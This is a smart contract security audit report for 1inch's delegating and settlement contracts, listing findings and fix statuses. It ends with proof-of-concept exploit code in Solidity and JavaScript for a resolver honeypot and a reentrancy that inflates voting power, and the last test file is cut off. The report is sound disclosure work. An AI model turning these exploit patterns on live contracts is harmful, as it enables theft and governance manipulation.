·Decurity·

Smart Contract Security Audit Report

1inch

Decurity, 2022

Contents

1. General Information

This report contains information about the results of the security audit of the 1inch (hereafter referred to as “Customer”) smart contracts, conducted by Decurity in the period from 17/10/2022 to 03/11/2022.

The re-testing has been done in the period from 03/11/2022 to 16/11/2022.

1.1. Introduction

Tasks solved during the work are:

- Review the protocol design and the usage of 3rd party dependencies,
- Audit the contracts implementation,
- Develop the recommendations and suggestions to improve the security of the contracts.

1.2. Scope of Work

The audit scope included the contracts in the following repositories:

- https://github.com/1inch/delegating
- https://github.com/1inch/limit-order-settlement

Initial review was done for the commits 76592e790c9269a35f3a7571c94a3dd17d505c61 and f103f2e9c23f01e53028aebfd825243e73a5d1b7.

Prior to the re-testing, the Customer has performed the refactoring of the codebase and re-arranged it in the following repositories:

- https://github.com/1inch/delegating (commit a326f43a7cf6e7c08d5408af7cbb9c8c59c60146)

- https://github.com/1inch/limit-order-settlement (commit e4b5231f62dd19a6528b24eca3ab594902c05a26)
- https://github.com/1inch/erc20-pods (commit 5fc07f7e711d1d74b37cbe7120a9f3117e12b4bd)

The final statuses of the findings have been updated according to the fixes implemented in the aforementioned repositories and the commits.

1.3. Threat Model

The assessment presumes actions of an intruder who might have capabilities of any role (an external user, token owner, a contract). The centralization risks have not been considered.

The main possible threat actors are:

- User,
- Protocol owner,
- Limit Order Protocol contract,
- Settlement resolver (whitelisted contract),
- 1inch backend (the source of the orders).

The table below contains sample attacks that malicious attackers might carry out.

Table. Theoretically possible attacks

Attack	Actor
Contract code or data hijacking *Deploying a malicious contract or submitting malicious data*	Protocol owner
Financial fraud *A malicious manipulation of the business logic and balances, such as a re-entrancy attack or a flash loan attack*	Anyone
Attacks on implementation *Exploiting the weaknesses in the compiler or the runtime of the smart contracts*	Anyone

1.4. Weakness Scoring

An expert evaluation scores the findings in this report, an impact of each vulnerability is calculated based on its ease of exploitation (based on the industry practice and our experience) and severity (for the considered threats).

2. Summary

As a result of this work, we have discovered three critical exploitable security issues which have been fixed and re-tested in the course of the work.

The other suggestions included fixing the low-risk issues and some best practices (see 3.1).

The 1inch team has given the feedback for the suggested changes and explanation for the underlying code.

2.1. Suggestions

The table below contains the discovered issues, their risk level, and their status as of Nov 1, 2022.

Table. Discovered weaknesses

Issue	Contract	Risk Level	Status
Resolver can be tricked into filling orders with large fees	Settlement.sol	**Critical**	Fixed
Reentrancy in ERC20Delegatable	ERC20Delegatable.sol	**Critical**	Fixed
Unlock time of arbitrary deposit can be increased	St1inch.sol	**Critical**	Fixed
Tokens can be sweeped from Settlement	Settlement.sol	**Medium**	Acknowledged
Event “Registered” is not emitted	WhitelistRegistry.sol	Low	Fixed
Missing 0x0 check on input addresses	Settlement.sol	Low	Fixed

setFeeBank() should emit an event	Settlement.sol	Low	Fixed
Unused errors	St1inch.sol	Info	Fixed
Literal value is used instead of constant	delegations/RewardableDelegationTopic.sol	Info	Fixed
Unspecific compiler version pragma	ERC20Delegatable.sol, BasicDelegationTopic.sol, DelegateeToken.sol, RewardableDelegationTopic.sol	Info	Acknowledged
Not optimal unsigned integer comparison	ERC20Delegatable.sol	Info	Not Acknowledged
Array length not cached outside of the loop	ERC20Delegatable.sol	Info	Fixed
Variables initialized with default value	ERC20Delegatable.sol	Info	Not Acknowledged

3. General Recommendations

This section contains general recommendations on how to fix discovered weaknesses and vulnerabilities and how to improve overall security level.

Section 3.1 contains a list of general mitigations against the discovered weaknesses, technical recommendations for each finding can be found in section 4.

Section 3.2 describes a brief long-term action plan to mitigate further weaknesses and bring the product security to a higher level.

3.1. Current Findings Remediation

Follow the recommendations in section 4.


3.2. Security Process Improvement

- Keep the whitepaper and documentation updated to make it consistent with the implementation and the intended use cases of the system,
- Perform regular audits for all the new contracts and updates,
- Ensure the secure off-chain storage and processing of the credentials (e.g. the privileged private keys),
- Launch a public bug bounty campaign for the contracts.

4. System overview

The following diagram was created during the audit and helps to illustrate the connections between contracts.

4.1. Delegating


ERC20Delegatable is ERC20, IERC20Delegatable
ERC20 + delegate functions
enables delegation to different topics
balances in topics are updating when user transfer funds
Functions:
- delegate
- undelegate
- _beforeTokenTransfer (override)
Mapping and contrants:
uint256 private constant _DELEGATE_CALL_GAS_LIMIT = 200_000;
uint256 public immutable maxUserDelegations;
mapping(address => AddressSet.Data) private _userDelegations;
Information about delegation of users stored in BasicDelegationTopic.
All topics are stored in _userDelegations.
BasicDelegationTopic is IDelegationTopic, ERC20, Ownable
ERC20 without transfer methods
(increase и decrease are woking but useless)
Stores balance of delegated tokens
Mapping :
mapping(address => address) public delegated;
Functions:
onlyOwner methods
- setDelegate
- updateBalances
owner - ERC20Delegatable
RewardableDelegationTopic is BasicDelegationTopic
Basic Delegation Token + farmable rewards
(when the balance is updated there is a mint of ERC20Farmable tokens)
Mapping and list of delegates tokens:
mapping(address => IDelegateeToken) public registration;
AddressSet.Data private _delegateeTokens;
Modifier:
- onlyNotRegistered()
Functions
Override 2 functions:
- setDelegate
- updateBalances
onlyNotRegistered methods:
- register() creates new DelegateeToken
owner - ERC20Delegatable
DelegateeToken is IDelegateeToken, ERC20Farmable, Ownable
ERC20Farmable from 1inch, without transfer methods
(increase и decrease are woking but useless)
Functions:
onlyOwner methods
- mint
- burn
owner - RewardableDelegationTopic

5. Findings

5.1. Resolver can be tricked into filling orders with large fees

Risk Level: Critical

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit 1d7bb6a996e742d1bcff34fa2d21cd20ffdc3552.

Contracts:

- Settlement.sol

References:

- https://swcregistry.io/docs/SWC-115

Description:

The attacker can create an order with a pre-interaction which via `SettleOrdersEOA()` function that checks the tx.origin attacker can fulfill custom orders with large fees discreetly on behalf of the resolver.

Remediation:

Consider removing `SettleOrdersEOA()`.

Proof:

To exploit the issue, an attacker needs to deploy a malicious contract and pass its address in the interaction data field of the order.

For the exploit code please refer to the section Honeypot.

5.2. Reentrancy in ERC20Delegatable

Risk Level: Critical

Status: The code has been moved to ERC20Pods.sol in the repository https://github.com/1inch/erc20-pods during the refactoring.

The vulnerability fix has been verified during the review of the repository https://github.com/1inch/erc20-pods at the point of the commit b486293c33f3aff5be0552ce9443319f63e728b9.

Contracts:

- ERC20Delegatable.sol

References:

- https://swcregistry.io/docs/SWC-107
- https://dasp.co/#item-1

Description:

Consider the following case when an exploit contract registers itself as a delegation in `St1inch` and deposits 1INCH tokens. To do so the exploit firstly makes the following call:

```
      st1inch.delegate(IDelegationTopic(address(this)),
address(this));
```

After that the exploit makes a deposit to lock 1INCH tokens and receive St1inch tokens:

```
      st1inch.deposit(amount, 365 days);
```

⚠️ This call triggers a reentrancy which has the following call sequence:

```
→ `St1inch.deposit()`
  → `St1inch.mint()`
    → `St1inch._beforeTokenTransfer()`
      → `Exploit.updateBalances()`
        → `St1inch.deposit()`
          → `St1inch.mint()`
            → `<...>`
```

When `St1inch` calls `updateBalances` on an attacker controlled contract, there is a limit of 200k of gas, however it is enough to make at least 7 recursive calls into `deposit()`. The vulnerability exists because `ERC20Delegatable` inherited by `St1inch` declares `_beforeTokenTransfer` hook and not `_afterTokenTransfer` which means that an external contract is called before the internal balances are updated. This is critical since `deposit()` when calculating additional amount of tokens to mint subtracts current owned amount of tokens from total amount:

```
    _mint(account, _balanceAt(_deposits[account], lockedTill) / _VOTING_POWER_DIVIDER - balanceOf(account));
```


Therefore it is possible to get 4.5x more St1inch tokens when making 8 recursive deposits of 10 1INCH instead of 1 deposit of 80 1INCH.
As such the impact of the vulnerability is that a malicious user may increase its voting power out of a lesser amount of 1INCH tokens and register themselves as a resolver in `WhitelistRegsitry`. It is worth noting that the vulnerability does not allow to withdraw more 1INCH tokens that were initially staked since this balance is tracked correctly by `_deposits` mapping.

Remediation

Consider using `_afterTokenTransfer` instead of `_beforeTokenTransfer`.

Proof

For the exploit code please refer to the section Re-Entrancy.



```
    PoC
      ✔ should take users deposit (49ms)
RE-ENTER:  0
RE-ENTER:  1
RE-ENTER:  2
RE-ENTER:  3
RE-ENTER:  4
RE-ENTER:  5
RE-ENTER:  6
      1) should re-enter deposit & mint additional st1inch


    1 passing (1s)
    1 failing

    1) PoC
         should re-enter deposit & mint additional st1inch:

        AssertionError: expected '64018062561528378283' to equal '14226236124784084064'
        + expected - actual

        -64018062561528378283
        +14226236124784084064
```

5.3. Unlock time of arbitrary deposit can be increased

Risk Level: Critical

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit df3a9349e4d36218dc5a75f427f2e643aa6ead9d.

Contracts:

- St1inch.sol

Description:

The function `deposit` in the `St1inch` contract allows to deposit `1INCH` tokens in exchange for staking `st1inch` tokens. The voting power of a user is determined by the amount of the staked `st1inch` tokens and the duration of the lockup period (up to 4 years). Once deposit is made it is possible to extend the lockup period by specifying a new period.

```
     await this.st1inch.deposit(ether('1'),
time.duration.days('365'));
     await this.st1inch.deposit(toBN('0'),
time.duration.days('365'));
     expect(await
this.st1inch.unlockTime(addr0)).to.be.bignumber.equal(unlockTime.add(
time.duration.days('365')));
```

It is important to note that the existing deposit amount does not have to be increased.

There is also a possibility to deposit `1INCH` tokens for other accounts via `depositFor` function. Taking into account that it is possible to extend the lockup period with zero amount of `1INCH` it effectively enables anyone to increase lockup periods for arbitrary accounts that have made deposits.

Proof

```
     it('[!] should increase unlock time for another users deposit
(call deposit)', async () => {
         await this.st1inch.deposit(ether('100'),
time.duration.days('1'), { from: addr0 });
         await this.st1inch.depositFor(addr0, toBN('0'),
time.duration.years('2'), { from: addr1 });
         await checkBalances(addr0, ether('100'),
time.duration.years('2'));
     });
```

5.4. Tokens can be sweeped from Settlement by anyone

Risk Level: Medium

Status: The vulnerability has been acknowledged by the customer, no fixes will be deployed.

Contracts:

- Settlement.sol

Description:

A malicious resolver may transfer out any tokens that are owned by the `Settlement` contract. To do so, such resolver has to call `settleOrders` with the `interaction` field containing an ABI-encoded `transfer` call with any amount of tokens that are owned by the Settlement contract. During this `settleOrders` call, `Settlement` will call `OrderMixin`'s `fillOrderTo` (https://github.com/1inch/limit-order-protocol/blob/master/contracts/OrderMixin.sol#L165) which in its turn will call back `Settlement`'s function `fillOrderInteraction`. In this function arbitrary calls controlled by a resolver can be made:

```
for (uint256 i = 0; i < length; i++) {
    // solhint-disable-next-line avoid-low-level-calls
    (bool success, ) = targets[i].call(calldatas[i]);
    if (!success) revert FailedExternalCall();
}
```

Normally, the Settlement contract is not expected to have tokens or tokens allowances, however there is still a possibility, e.g. airdrops or accidental transfers.

Proof:

For the exploit code please refer to the section Sweep.

Remediation:

- Disallow arbitrary calls from the contract.

5.5. Event “Registered” is not emitted

Risk Level: Low

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit 0e85dcc23e9064ecf9ee04241b08a970cbd84c84.

Contracts:

- WhitelistRegistry.sol

Description:

Function `register` in `WhitelistRegistry` emits an event `Register` when the whitelist is full and the resolver with the smallest stake is swapped with a new resolver who has a bigger stake. However, event `Register` is not emitted when the whitelist is not yet full.

Remediation:

Consider emitting `Register` when whitelist is not yet full:

```
uint256 whitelistLength = _whitelist.length();
if (whitelistLength < maxWhitelisted) {
    _whitelist.add(msg.sender);
            emit Registered(msg.sender);
    return;
}
```

5.6. Missing 0x0 check on input addresses

Risk Level: Low

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit 1d7bb6a996e742d1bcff34fa2d21cd20ffdc3552.

Contracts:

- Settlement.sol

Description:

There are some occurrences of dangerous assignment of the input address to a storage variable without proper sanitization, namely not checking that the address is zero. Such practice may lead to unavailability of the contract if a critical storage variable is set to zero. There are the following occurrences:

- Variable newFeeBank in Settlement.setFeeBank in Settlement.sol (line 198)

Remediation:

Always check that an input address is not zero before assigning a storage variable.

5.7. setFeeBank() should emit an event

Risk Level: Low

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit 1d7bb6a996e742d1bcff34fa2d21cd20ffdc3552.

Contracts:

- Settlement.sol

Description:

The function `setFeeBank` in the Settlement contract performs a critical action. Without emitting an event it will be difficult to track off-chain changes of the FeeBank address.

Remediation:

Consider emitting an event after a new address is set by the contract owner.

References:

- https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-access-control

5.8. Unused errors

Risk Level: Info

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/limit-order-settlement at the point of the commit df3a9349e4d36218dc5a75f427f2e643aa6ead9d.

Contracts:

- St1inch.sol

Description:

The code of St1inch.sol file contains unused errors:

- `ZeroAddress`
- `BurnAmountExceedsBalance`

Remediation:

Consider removing unused errors.

5.9. Literal value is used instead of constant

Risk Level: Info

Status: The vulnerability fix has been verified during the review of the repository https://github.com/1inch/delegating at the point of the commit 2d99b78a531ff63c54f4f63696b772de22ba4bae.

Contracts:

- delegations/RewardableDelegationTopic.sol

Description:

An external call has restriction on gas in `RewardableDelegationTopic` (lines 37, 40):

```
    try registration[delegated[to]].mint{gas:200_000}(to, amount)
{} catch {}
```

It is a good practice to store such values in constants, making it declarative and reusable.

Remediation:

Consider storing gas restriction amount in a constant, like it was done in `ERC20Delegatable`:

```
uint256 private constant _DELEGATE_CALL_GAS_LIMIT = 200_000;
```

5.10. Unspecific compiler version pragma

Risk Level: Info

Status: The code of ERC20Delegatable.sol has been moved to ERC20Pods.sol in the repository https://github.com/1inch/erc20-pods during the refactoring.

The other affected files have been renamed to BasicDelegationPod.sol, DelegatedShare.sol, and RewardableDelegationPod.sol.

The vulnerability has been acknowledged by the customer, no fixes will be deployed.

Contracts:

- ERC20Delegatable.sol
- delegations/BasicDelegationTopic.sol
- delegations/DelegateeToken.sol
- delegations/RewardableDelegationTopic.sol

References:

- https://github.com/byterocket/c4-common-issues/blob/main/2-Low-Risk.md#l003---unspecific-compiler-version-pragma

Description:

While floating pragmas make sense for libraries to allow them to be included with multiple different versions of applications, it may be a security risk for application implementations.

A known vulnerable compiler version may accidentally be selected or security tools might fall-back to an older compiler version ending up checking a different EVM compilation that is ultimately deployed on the blockchain.

It is recommended to avoid floating pragmas for non-library contracts and pin to a concrete compiler version.

Remediation:

Pin compiler version in the following files:

- ERC20Delegatable.sol
- delegations/BasicDelegationTopic.sol
- delegations/DelegateeToken.sol
- delegations/RewardableDelegationTopic.sol

5.11. Not optimal unsigned integer comparison

Risk Level: **Info**

Status: The code has been moved to ERC20Pods.sol in the repository https://github.com/1inch/erc20-pods during the refactoring.

The vulnerability hasn't been acknowledged by the customer, no fixes will be deployed.

Contracts:

- ERC20Delegatable.sol

References:

- https://github.com/byterocket/c4-common-issues/blob/main/0-Gas-Optimizations.md/#g003---use--0-instead-of--0-for-unsigned-integer-comparison

Description:

When dealing with unsigned integer types, comparisons with != 0 are cheaper than with > 0.

There are the following cases:

- ERC20Delegatable.sol::72 => for (uint256 i = delegations.length; i > 0; i--) {
- ERC20Delegatable.sol::83 => if (amount > 0 && from != to) {
- St1inch.sol::155 => if (amount > 0) {

Remediation:

This an example of a not optimized code

```
// `a` being of type unsigned integer
require(a > 0, "!a > 0");
```

Consider using `!=` comparison:

```
// `a` being of type unsigned integer
require(a != 0, "!a > 0");
```

5.12. Array length not cached outside of the loop

Risk Level: Info

Status: The code has been moved to ERC20Pods.sol in the repository https://github.com/1inch/erc20-pods during the refactoring.

The vulnerability fix has been verified during the review of the repository https://github.com/1inch/erc20-pods at the point of the commit b486293c33f3aff5be0552ce9443319f63e728b9.

Contracts:

- ERC20Delegatable.sol

References:

- https://github.com/byterocket/c4-common-issues/blob/main/0-Gas-Optimizations.md/#g002---cache-array-length-outside-of-loop
- https://github.com/code-423n4/2021-11-badgerzaps-findings/issues/36

Description:

Caching the array length outside a loop saves reading it on each iteration, as long as the array's length is not changed during the loop.

There are the following instances:

- ERC20Delegatable.sol::87 ⇒ for (uint256 i = 0; i < a.length; i++) {
- ERC20Delegatable.sol::91 ⇒ for (j = 0; j < b.length; j++) {

- ERC20Delegatable.sol::106 ⇒ for (uint256 j = 0; j < b.length; j++) {
- FeeBank.sol::90 ⇒ for (uint256 i = 0; i < accounts.length; i++) {
- WhitelistRegistry.sol::107 ⇒ for (uint256 i **=** *0*; i **<** addresses.length; i**++**) {
- WhitelistRegistry.sol::114 ⇒ for (uint256 i **=** size; i **<** addresses.length; i**++**) {
- WhitelistRegistry.sol::121 ⇒ if (i < addresses.length) {

Remediation:

Example of a not optimised code:

```
for (uint256 i = 0; i < array.length; i++) {
    // invariant: array's length is not changed
}
```

Consider saving array length before the loop:

```
uint256 len = array.length;
for (uint256 i = 0; i < len; i++) {
    // invariant: array's length is not changed
}
```

5.13. Variables initialized with default value

Risk Level: Info

Status: The code has been moved to ERC20Pods.sol in the repository https://github.com/1inch/erc20-pods during the refactoring.

The vulnerability hasn’t been acknowledged by the customer, no fixes will be deployed.

Contracts:

- ERC20Delegatable.sol

References:

- https://github.com/byterocket/c4-common-issues/blob/main/0-Gas-Optimizations.md/#g001---dont-initialize-variables-with-default-value
- https://mudit.blog/solidity-tips-and-tricks-to-save-gas-and-reduce-bytecode-size/

Description:

Uninitialized variables are assigned with the type's default value. Explicitly initializing a variable with its default value costs unnecessary gas. There are the following cases:

- ERC20Delegatable.sol::87 => for (uint256 i = 0; i < a.length; i++) {
- ERC20Delegatable.sol::106 => for (uint256 j = 0; j < b.length; j++) {
- FeeBank.sol::90 => for (uint256 i = 0; i < accounts.length; i++) {
- Settlement.sol::98 => for (uint256 i = 0; i < length; i++) {
- WhitelistRegistry.sol::58 => for (uint256 i = 0; i < whitelistLength; ++i) {
- WhitelistRegistry.sol::79 => for (uint256 i = 0; i < whitelistLength;) {

Remediation:

An example of a not optimized code:

```
uint256 x = 0;
bool y = false;
```

Consider the following example to save gas:

```
uint256 x;
bool y;
```

6. PoC Code

6.1. Honeypot

This is the exploit code for the issue Resolver can be tricked into filling orders with large fees.

6.1.1. Pwn.sol

```
    import
"@1inch/limit-order-protocol/contracts/interfaces/IOrderMixin.sol";

    interface ISettlement {
        function settleOrdersEOA(
            IOrderMixin orderMixin,
            OrderLib.Order calldata order,
            bytes calldata signature,
            bytes calldata interaction,
            uint256 makingAmount,
            uint256 takingAmount,
            uint256 thresholdAmount,
            address target
        ) external;
    }

    contract Pwn {

         address settlement;
```

```
          constructor (address _settlement) {
               settlement = _settlement;
          }
         function fillOrderPreInteraction(
             bytes32 orderHash,
             address maker,
             address taker,
             uint256 makingAmount,
             uint256 takingAmount,
             uint256 remainingAmount,
             bytes memory interactiveData
         ) external {
          ISettlement(settlement).settleOrdersEOA(
               IOrderMixin(address(this)), //             IOrderMixin
orderMixin,
               OrderLib.Order(

112997409334313673006394255518073042104966498734926072905 7281,
                    address(this),
                    address(this),
                    address(this),
                    address(this),
                    address(this),
                    0,
                    0,
                    0,
                    bytes('')
               ),    //          OrderLib.Order calldata order,
               bytes(''), //          bytes calldata signature,
               bytes(''), //          bytes calldata interaction,
               0,    //          uint256 makingAmount,
               0,    //          uint256 takingAmount,
               0,    //          uint256 thresholdAmount,
               address(0) //          address target
          );
        }

        function fillOrderTo(
            OrderLib.Order calldata order_,
            bytes calldata signature,
            bytes calldata interaction,
            uint256 makingAmount,
            uint256 takingAmount,
            uint256 skipPermitAndThresholdAmount,
            address target
            )  public  payable  returns(uint256  actualMakingAmount,
uint256 actualTakingAmount, bytes32 orderHash) {
          // catch the callback from Settlement
          return (0, 0, bytes32(''));
        }
    }
```

6.1.2. PoC.js

```
    it('pwn resolver', async () => {
        const before = await this.matcher.creditAllowance(resolver)

        const order_honeypot = await buildOrder(
            {
                makerAsset: this.dai.address,
                takerAsset: this.weth.address,
                makingAmount: ether('100'),
                takingAmount: ether('0.1'),
                         salt:  buildSalt({  orderStartTime:  await
time.latest() }),
                from: hacker,
            },
            {
                                                            predicate:
this.swap.contract.methods.timestampBelow(0xff00000000).encodeABI(),
                preInteraction: this.pwn.address
            },
        );

        const backOrder = await buildOrder(
            {
                makerAsset: this.weth.address,
                takerAsset: this.dai.address,
                makingAmount: ether('0.11'),
                takingAmount: ether('100'),
                from: resolver,
            },
            {
                                                                    predicate:
this.swap.contract.methods.timestampBelow(0xff00000000).encodeABI(),
            },
        );

        ...

        const matchingParams =
            this.matcher.address +
            '01' +
            web3.eth.abi
                .encodeParameters(
                    ['address[]', 'bytes[]'],
                    [
                        [this.weth.address, this.dai.address],
                        [

this.weth.contract.methods.approve(this.swap.address,
ether('0.11')).encodeABI(),

this.dai.contract.methods.approve(this.swap.address,
ether('100.00')).encodeABI(),
                        ],
                    ],
                )
                .substring(2);

        const interaction =
            this.matcher.address +
            '00' +
            this.swap.contract.methods
                .fillOrderTo(
                    backOrder,
                    signatureBackOrder,
                    matchingParams,
                    ether('0.11'),
                    0,
                    ether('100'),
                    this.matcher.address,
                )
                .encodeABI()
                .substring(10);

        ...

        await this.matcher.settleOrders(
            this.swap.address,
            order_honeypot,
            signature,
            interaction,
            ether('100'),
            0,
            ether('0.11'),
            this.matcher.address,
            {
                from: resolver
            }
        );

        const after = await this.matcher.creditAllowance(resolver);

        expect(before).to.be.bignumber.gt('0');
        expect(after).to.be.bignumber.equal('0');
    });
```

6.2. Re-Entrancy

This is the exploit code for the issue Reentrancy in ERC20Delegatable.

6.2.1. PoC.sol

```
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import "./St1inch.sol";
import "./RewardableDelegationTopicWithVotingPower.sol";
```

```
    import "hardhat/console.sol";

    contract PoC {
        address owner;
        St1inch st1inch;
        IERC20 oneinch;
        uint num;
        uint stop;
        uint amount;
        bool running = false;

        mapping(address => address) public delegated;

        constructor(St1inch _st1inch, IERC20 _oneinch) {
            owner = msg.sender;
            st1inch = _st1inch;
            oneinch = _oneinch;
            oneinch.approve(address(_st1inch), type(uint).max);
        }

        function delegate() public {
st1inch.delegate(RewardableDelegationTopicWithVotingPower(address(thi
s)), address(this));
        }
        function run(uint _amount, uint _stop) public {
            running = true;
            amount = _amount;
            stop = _stop;
            st1inch.deposit(amount, 365 days);
        }

        function updateBalances(address from, address to, uint256
_amount) public {
            if (num < stop && running) {
                console.log("RE-ENTER: ", num);
                num += 1;
                st1inch.deposit(amount, 0);
            }
        }

        function setDelegate(address account, address delegatee)
public {}
    }
```

6.2.2. PoC.js

```
    const {
        expect,
        ether,
        toBN,
        assertRoughlyEqualValues,
        timeIncreaseTo,
        time,
        getPermit,
    } = require('@1inch/solidity-utils');
    const { addr0Wallet, addr1Wallet } =
require('./helpers/utils');

    const TokenPermitMock = artifacts.require('ERC20PermitMock');
    const St1inch = artifacts.require('St1inch');
    const PoC = artifacts.require('PoC');

    describe('PoC', async () => {
        const baseExp = toBN('999999981746377019');
        const [addr0] = [addr0Wallet.getAddressString()];
        const votingPowerDivider = toBN('10');

        const exp = (point, t) => {
            let base = baseExp;
            while (t.gt(toBN('0'))) {
                if (t.and(toBN('1')).eq(toBN('1'))) {
                    point = point.mul(base).div(ether('1'));
                }
                base = base.mul(base).div(ether('1'));
                t = t.shrn(1);
            }
```

```
                return point;
            };

            const expInv = (point, t) => {
                let base = baseExp;
                while (t.gt(toBN('0'))) {
                    if (t.and(toBN('1')).eq(toBN('1'))) {
                        point = point.mul(ether('1')).div(base);
                    }
                    base = base.mul(base).div(ether('1'));
                    t = t.shrn(1);
                }

                return point;
            };

            const checkBalances = async (account, balance,
lockDuration) => {
                expect(await
this.st1inch.depositsAmount(account)).to.be.bignumber.equal(balance);
                const t = (await
time.latest()).add(lockDuration).sub(this.origin);
                const originPower = expInv(balance,
t).div(votingPowerDivider);
                expect(await
this.st1inch.balanceOf(account)).to.be.bignumber.equal(originPower);
```

```
            expect(await
this.st1inch.votingPowerOf(account)).to.be.bignumber.equal(
                exp(originPower, (await
time.latest()).sub(this.origin)),
            );
            assertRoughlyEqualValues(
                await this.st1inch.votingPowerOfAt(account, await
this.st1inch.unlockTime(account)),
                balance.div(votingPowerDivider),
                1e-10,
            );
        };

        before(async () => {
            this.chainId = await web3.eth.getChainId();
        });

        beforeEach(async () => {
            this.oneInch = await TokenPermitMock.new('1inch',
'1inch', addr0, ether('200'));
            const maxUserFarms = 5;
            const maxUserDelegations = 5;
            this.st1inch = await St1inch.new(this.oneInch.address,
baseExp, maxUserFarms, maxUserDelegations);
